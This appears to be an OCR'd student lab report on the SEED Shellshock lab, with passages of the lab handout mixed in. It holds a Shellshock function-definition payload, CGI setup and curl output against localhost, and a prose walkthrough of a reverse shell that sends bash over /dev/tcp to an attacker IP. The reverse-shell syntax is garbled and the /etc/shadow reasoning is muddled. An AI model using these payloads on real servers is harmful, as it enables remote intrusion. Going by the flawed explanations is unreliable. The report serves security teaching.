

William Dahl
ICSI 424 Information Security
Lab 5
October 15th 2018

Task 1: In this screen shot I created a function variable called foo that had an extra command in it. I then ran the bash program and the bash_shellshock program.



When the bash program was run nothing happened however when the bash_shellshock program was run it printed out extra. This is because the bash_shellshock program is vulnerable to shellshock attacks and the extra command was executed in the bash program when the environment variables were checked by the bash_shellshock program.

Task 2: In this screen shot I created the myprog.cgi file, changed its permission to 755, moved it to usr/lib/cgi-bin and then ran the program using the curl command.



2.2 Task 2: Setting up CGI programs

In this lab, we will launch a Shellshock attack on a remote web server. Many web servers enable CGI, which is a standard method used to generate dynamic content on Web pages and Web applications. Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote computer. If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server.

In this task, we will set up a very simple CGI program (called `myprog.cgi`) like the following. It simply prints out "`Hello World`" using a shell script.

```
#!/bin/bash_shellshock                ①

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Please make sure you use `/bin/bash_shellshock` in Line ①, instead of using `/bin/bash`. The line specifies what shell program should be invoked to run the script. We do need to use the vulnerable Bash in this lab. Please place the above CGI program in the `/usr/lib/cgi-bin` directory and set its permission to 755 (so it is executable). You need to use the root privilege to do these, as the folder is only writable by the root. This folder is the default CGI directory for the Apache web server.

To access this CGI program from the Web, you can either use a browser by typing the following URL: `http://localhost/cgi-bin/myprog.cgi`, or use the following command line program `curl` to do the same thing:

```
$ curl http://localhost/cgi-bin/myprog.cgi
```

In our setup, we run the Web server and the attack from the same computer, and that is why we use `localhost`. In real attacks, the server is running on a remote machine, and instead of using `localhost`, we use the hostname or the IP address of the server.

2.3 Task 3: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. You can use the following CGI program to demonstrate that you can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables.


```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
```

```
[10/15/18 WD347166]seed@VM:~/Documents$ foo='() { eho "hello world"
; }; echo "extra";'
[10/15/18 WD347166]seed@VM:~/Documents$ echo $foo
() { eho "hello world"; }; echo "extra";
[10/15/18 WD347166]seed@VM:~/Documents$ bash
[10/15/18 WD347166]seed@VM:~/Documents$ /bin/bash_shellshock
extra
[10/15/18 WD347166]seed@VM:~/Documents$ subl myprog.cgi
<d@VM:~/Documents$ sudo chmod 755 myprog.cgi
[sudo] password for seed:
<d@VM:~/Documents$ mv myprog.cgi /usr/lib/cgi-bin
mv: cannot move 'myprog.cgi' to '/usr/lib/cgi-bin/myprog.cgi': Perm
ission denied
[10/15/18 WD347166]seed@VM:~/Documents$ sudo mv myprog.cgi /usr/l>
<d@VM:~/Documents$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[10/15/18 WD347166]seed@VM:~/Documents$
```


Task 3: In this screen shot I ran the cgi program for task 3.



```
[10/15/18 WD347166]seed@VM:~/Documents$ mv tas3.cgi task3.cgi
[10/15/18 WD347166]seed@VM:~/Documents$ ls
task3.cgi
[10/15/18 WD347166]seed@VM:~/Documents$ sudo chmod 755 task3.cgi
<d@VM:~/Documents$ sudo mv task3.cgi /usr/lib/cgi-bin
<d@VM:~/Documents$ curl http://localhost/cgi-bin/task3.cgi
****** Enviroment Varibales ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhos
t Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task3.cgi
REMOTE_PORT=52222
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task3.cgi
SCRIPT_NAME=/cgi-bin/task3.cgi
[10/15/18 WD347166]seed@VM:~/Documents$
```


I was given the environment variables of the current process. The environment variable of a remote user gets onto the web server because when a user sends a CGI URL to the Apache web server Apache will use fork() to start a new process and when Apache creates a child process it provides all the environment variables for the bash programs.

Task 4: In this screen shot I ran the curl command to print out the contents of a file from the server




No you could not steal the file etc/shadow because the file is on the computer not in a web server so if you do not have read permission for etc/shadow you will not be able to look into the contents, even when using the shellshock attack.

Task 5: In this screen shot I ran the listen command and then the curl command to get a reverse shell from the server




The first step in setting up a reverse shell is listeing for a concnection on the port you plan on using. Next you use the shellshock vulnarbilty and the curl -A command to set the user host varaible to some function and then your commands to be exectued by the server. On of those camands should be bin/bash > -i (this makes the bash interactive) dev/tcp/your local ip/the port you want to use (this sends the interactive bash to the that ip and port) 0>&1 2<&1 (this is what allows for input to be taken in from the attacking machine and for the output to e displayed on the attacking machine). Next you type the url of the server and execute the command. This will then create a reverse shell that allows you to use their terminal.

Task 6: In this screen shot I ran the curl command using the gci file form task3 but using the patched bash program.



In this screen shot I re ran the attack from task 5 but using a cgi program that uses the patched bash program



when re running the attack from task 3, the attack did not work because the patched bash program did not allow the extra command to run thus resulting in an error message from the server.

When re running the attack form task 5 we got the same error message from the server because
1.) our extra commands put into the USER_AGENT tag after the function is written were not passed through to the server because the bash file is patched and the extra commands were all passed to the USER_AGENT together.
2.)We got the same error message because we used the same file we used when re running the attack from task 3. And thus when the code was executed it did not work.